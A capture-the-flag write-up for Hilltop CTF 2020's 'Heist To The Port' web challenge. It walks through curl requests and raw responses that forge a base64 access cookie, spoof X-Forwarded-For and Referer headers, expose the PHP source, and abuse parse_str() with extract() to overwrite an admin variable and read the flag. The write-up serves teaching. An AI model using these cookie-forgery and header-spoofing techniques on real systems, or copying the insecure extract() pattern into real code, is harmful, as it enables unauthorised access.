WebCookie tamperingMy challenges
Hilltop CTF 2020 - Heist To The Port
On this page
Given a plain text website that says see what you don’t.
A simple GET request to the website returned 405 Method Not Allowed status, which indicates that the request method is known but not supported to access the resources.

Assuming from the challenge title, this challenge is related to HTTP protocol. So let’s spin up curl.
As the GET request was responded by 405 Method Not Allowed, I tried sending POST request instead:
curl -XPOST http://192.81.210.234:10005/ -v
And received a response like below.
*   Trying 192.81.210.234...
* TCP_NODELAY set
* Connected to 192.81.210.234 (192.81.210.234) port 10005 (#0)
> POST / HTTP/1.1
> Host: 192.81.210.234:10005
> User-Agent: curl/7.58.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 04 Jun 2020 09:17:07 GMT
< Server: Apache/2.4.38 (Debian)
< X-Powered-By: PHP/7.4.6
< Set-Cookie: identify=YWxsb3dfYWNjZXNzPWZhbHNl
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 192.81.210.234 left intact
As shown above, the web responded with a Set-Cookie header, which is the way for the server to send cookies to the client. I repeated the request, but now with the given cookie attached:
curl -XPOST http://192.81.210.234:10005/ --cookie "identify=YWxsb3dfYWNjZXNzPWZhbHNl" -v
And here’s the response.
*   Trying 192.81.210.234...
* TCP_NODELAY set
* Connected to 192.81.210.234 (192.81.210.234) port 10005 (#0)
> POST / HTTP/1.1
> Host: 192.81.210.234:10005
> User-Agent: curl/7.58.0
> Accept: */*
> Cookie: identify=YWxsb3dfYWNjZXNzPWZhbHNl
>
< HTTP/1.1 200 OK
< Date: Thu, 04 Jun 2020 09:29:08 GMT
< Server: Apache/2.4.38 (Debian)
< X-Powered-By: PHP/7.4.6
< X-Note: Your access has not been allowed. Please try again later.
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 192.81.210.234 left intact
I noticed that among the headers there is an X-Note header (which seems to be a custom HTTP header) that says “Your access has not been allowed. Please try again later.”.
In pursuit of allowing myself to the server, I examined the value of the cookie and found out that it was base64-encoded.

I decoded the cookie and found this:

So I modified the value into allow_access=true, encoded it back into base64 string, and send it again to the server.
curl -XPOST http://192.81.210.234:10005/ --cookie "identify=YWxsb3dfYWNjZXNzPXRydWU=" -v
Here’s the response:
*   Trying 192.81.210.234...
* TCP_NODELAY set
* Connected to 192.81.210.234 (192.81.210.234) port 10005 (#0)
> POST / HTTP/1.1
> Host: 192.81.210.234:10005
> User-Agent: curl/7.58.0
> Accept: */*
> Cookie: identify=YWxsb3dfYWNjZXNzPXRydWU=
>
< HTTP/1.1 200 OK
< Date: Thu, 04 Jun 2020 09:54:18 GMT
< Server: Apache/2.4.38 (Debian)
< X-Powered-By: PHP/7.4.6
< X-Note: The requested resource is only available for Internal IP only.
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 192.81.210.234 left intact
Now a different X-Note header appeared. The server denied me because I performed the request from a non-internal IP address. I assume it is rational to think an “Internal IP” is the loopback IP, or 127.0.0.1. And to send the information to the server, I used the X-Forwarded-For header. The X-Forwarded-For is used for identifying the originating IP address of a client connecting to a web server when the client is connecting through an HTTP proxy or a load balancer.
I sent the adjusted request to the server:
curl -XPOST http://192.81.210.234:10005/ --cookie "identify=YWxsb3dfYWNjZXNzPXRydWU=" --header "X-Forwarded-For: 127.0.0.1" -v
And here’s the response:
*   Trying 192.81.210.234...
* TCP_NODELAY set
* Connected to 192.81.210.234 (192.81.210.234) port 10005 (#0)
> POST / HTTP/1.1
> Host: 192.81.210.234:10005
> User-Agent: curl/7.58.0
> Accept: */*
> Cookie: identify=YWxsb3dfYWNjZXNzPXRydWU=
> X-Forwarded-For: 127.0.0.1
>
< HTTP/1.1 200 OK
< Date: Thu, 04 Jun 2020 10:03:24 GMT
< Server: Apache/2.4.38 (Debian)
< X-Powered-By: PHP/7.4.6
< X-Note: Okay, but you're still not coming from http://localhost/.
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 192.81.210.234 left intact
Of course, it’s another different X-Note. The server satisfied, but now it required me to come from http://localhost/. To do so, I used the Referer header, which is used to identify the address of the webpage linked to the resource being requested. The Referer header stored the address of the previous web page that made me do the current request.
So I sent the adjusted request to the server:
curl -XPOST http://192.81.210.234:10005/ --cookie "identify=YWxsb3dfYWNjZXNzPXRydWU=" --header "X-Forwarded-For: 127.0.0.1" --header "Referer: http://localhost/" -v
And here’s the response:
*   Trying 192.81.210.234...
* TCP_NODELAY set
* Connected to 192.81.210.234 (192.81.210.234) port 10005 (#0)
> POST / HTTP/1.1
> Host: 192.81.210.234:10005
> User-Agent: curl/7.58.0
> Accept: */*
> Cookie: identify=YWxsb3dfYWNjZXNzPXRydWU=
> X-Forwarded-For: 127.0.0.1
> Referer: http://localhost/
>
< HTTP/1.1 200 OK
< Date: Thu, 04 Jun 2020 10:08:13 GMT
< Server: Apache/2.4.38 (Debian)
< X-Powered-By: PHP/7.4.6
< X-Note: Hmm. Your content length () is not match with our rules, which is 10 bytes only.
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 192.81.210.234 left intact
And it’s another bloody X-Note. But this one should be easy; the content-length must be 10 bytes, and I can fulfill that by adding Content-Length header with a value of 10.
Here’s the request:
curl -XPOST http://192.81.210.234:10005/ --cookie "identify=YWxsb3dfYWNjZXNzPXRydWU=" --header "X-Forwarded-For: 127.0.0.1" --header "Referer: http://localhost/" --header "Content-Length: 10" -v
And here’s the response:
*   Trying 192.81.210.234...
* TCP_NODELAY set
* Connected to 192.81.210.234 (192.81.210.234) port 10005 (#0)
> POST / HTTP/1.1
> Host: 192.81.210.234:10005
> User-Agent: curl/7.58.0
> Accept: */*
> Cookie: identify=YWxsb3dfYWNjZXNzPXRydWU=
> X-Forwarded-For: 127.0.0.1
> Referer: http://localhost/
> Content-Length: 10
>
< HTTP/1.1 200 OK
< Date: Fri, 05 Jun 2020 04:09:11 GMT
< Server: Apache/2.4.38 (Debian)
< X-Powered-By: PHP/7.4.6
< X-Note: I see you're not accepting our flag/*. Alright then, aborting.
< Content-Length: 0
< Connection: close
< Content-Type: text/html; charset=UTF-8
<
* Closing connection 0
Surely I’m not done. The next X-Note header told me to accept the flag/*, which is can easily be done with the Accept header. The Accept header is used to specify certain media types which are acceptable for the response.
So I sent another request:
curl -XPOST http://192.81.210.234:10005/ --cookie "identify=YWxsb3dfYWNjZXNzPXRydWU=" --header "X-Forwarded-For: 127.0.0.1" --header "Referer: http://localhost/" --header "Content-Length: 10" --header "Accept: flag/*" -v
And here’s the response:
*   Trying 192.81.210.234...
* TCP_NODELAY set
* Connected to 192.81.210.234 (192.81.210.234) port 10005 (#0)
> POST / HTTP/1.1
> Host: 192.81.210.234:10005
> User-Agent: curl/7.58.0
> Cookie: identify=YWxsb3dfYWNjZXNzPXRydWU=
> X-Forwarded-For: 127.0.0.1
> Referer: http://localhost/
> Content-Length: 10
> Accept: flag/*
>
< HTTP/1.1 200 OK
< Date: Fri, 05 Jun 2020 04:12:23 GMT
< Server: Apache/2.4.38 (Debian)
< X-Powered-By: PHP/7.4.6
< X-Note: Now you might post me debug=true anytime you need it.
< Content-Length: 0
< Connection: close
< Content-Type: text/html; charset=UTF-8
<
* Closing connection 0
The X-Note header told me that I can post debug=true data, so I did that. I sent the request:
curl -XPOST http://192.81.210.234:10005/ --cookie "identify=YWxsb3dfYWNjZXNzPXRydWU=" --header "X-Forwarded-For: 127.0.0.1" --header "Referer: http://localhost/" --header "Content-Length: 10" --header "Accept: flag/*" --data "debug=true" -v
And it turns out the action gives me the source code of the website. Here’s the source code:
<?php
    require_once "flag.php";

    $admin = "";
    if ($_SERVER['REQUEST_METHOD'] === "POST") {
        if (!isset($_COOKIE['identify'])) {
            setcookie('identify', base64_encode('allow_access=false'));
        }
        else {
            $cookie = base64_decode($_COOKIE['identify']);
            parse_str($cookie, $parsed);
            // print_r($parsed);
            @extract($parsed);
            if (!@filter_var($allow_access, FILTER_VALIDATE_BOOLEAN)) {
                header("X-Note: Your access has not been allowed. Please try again later.");
            }
            else {
                if (@$_SERVER['HTTP_X_FORWARDED_FOR'] !== "127.0.0.1") {
                    header("X-Note: The requested resource is only available for Internal IP only.");
                }
                else {
                    if (@$_SERVER['HTTP_REFERER'] !== "http://localhost/") {
                        header("X-Note: Okay, but you're still not coming from http://localhost/.");
                    }
                    else {
                        if (@$_SERVER['CONTENT_LENGTH'] < 10) {
                            $len = $_SERVER['CONTENT_LENGTH'];
                            header("X-Note: Hmm. Your content length ($len) is not match with our rules, which is 10 bytes only.");
                        }
                        else {
                            if (@$_SERVER['HTTP_ACCEPT'] !== "flag/*") {
                                header("X-Note: I see you're not accepting our flag/*. Alright then, aborting.");
                            }
                            else {
                                if (!@isset($_POST['debug'])) {
                                    header("X-Note: Now you might post me debug=true anytime you need it.");
                                }
                                else {
                                    highlight_file( __FILE__ );
                                }
                            }
                            if ($admin === "1337l333333333333333333333333t") {
                                echo $flag;
                            }
                        }
                    }
                }
            }
        }
    }
    else {
        header("HTTP/1.1 405 Method Not Allowed");
        echo "See what you don't.";
        exit;
    }
It’s obvious that to get the flag, I need to modify the value of $admin into 1337l333333333333333333333333t. There are two functions that I can use to achieve that. The first one is parse_str() function that parses a string into variables. For example, given this function call: parse_str("foo=hacker&bar=1337", $output);. The $output variable from the second parameter will be an associative array with foo and bar as the key and hacker and 1337 as the respective value of each.
$output = array(
    "foo" => "hacker",
    "bar" => "1337"
);
The second function is extract() that imports variables into the current symbol table from an array. So, given the $output variable from above, extract() will create two variables $foo and $bar if they don’t yet exist, or replace the value of those variables if they already exist.
To take advantage of both functions, I just need to alter my identify cookie into base64-encoded of allow_access=true&admin=1337l333333333333333333333333t. The parse_str() function will change the $output variable into:
$output = array(
    "allow_access" => "true",
    "admin" => "1337l333333333333333333333333t"
);
And the extract() function will replace the value of $admin variable into 1337l333333333333333333333333t.
Simply put, here’s the modified cookie:
identify=YWxsb3dfYWNjZXNzPXRydWUmYWRtaW49MTMzN2wzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzN0
And I sent the final request:
curl -XPOST http://192.81.210.234:10005/ --cookie "identify=YWxsb3dfYWNjZXNzPXRydWUmYWRtaW49MTMzN2wzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzN0" --header "X-Forwarded-For: 127.0.0.1" --header "Referer: http://localhost/" --data "12345=true" --header "Accept: flag/*" -v
And there’s the flag.

The Flag
Flag is HilltopCTF{HTTP_1s_just_4_game_right.}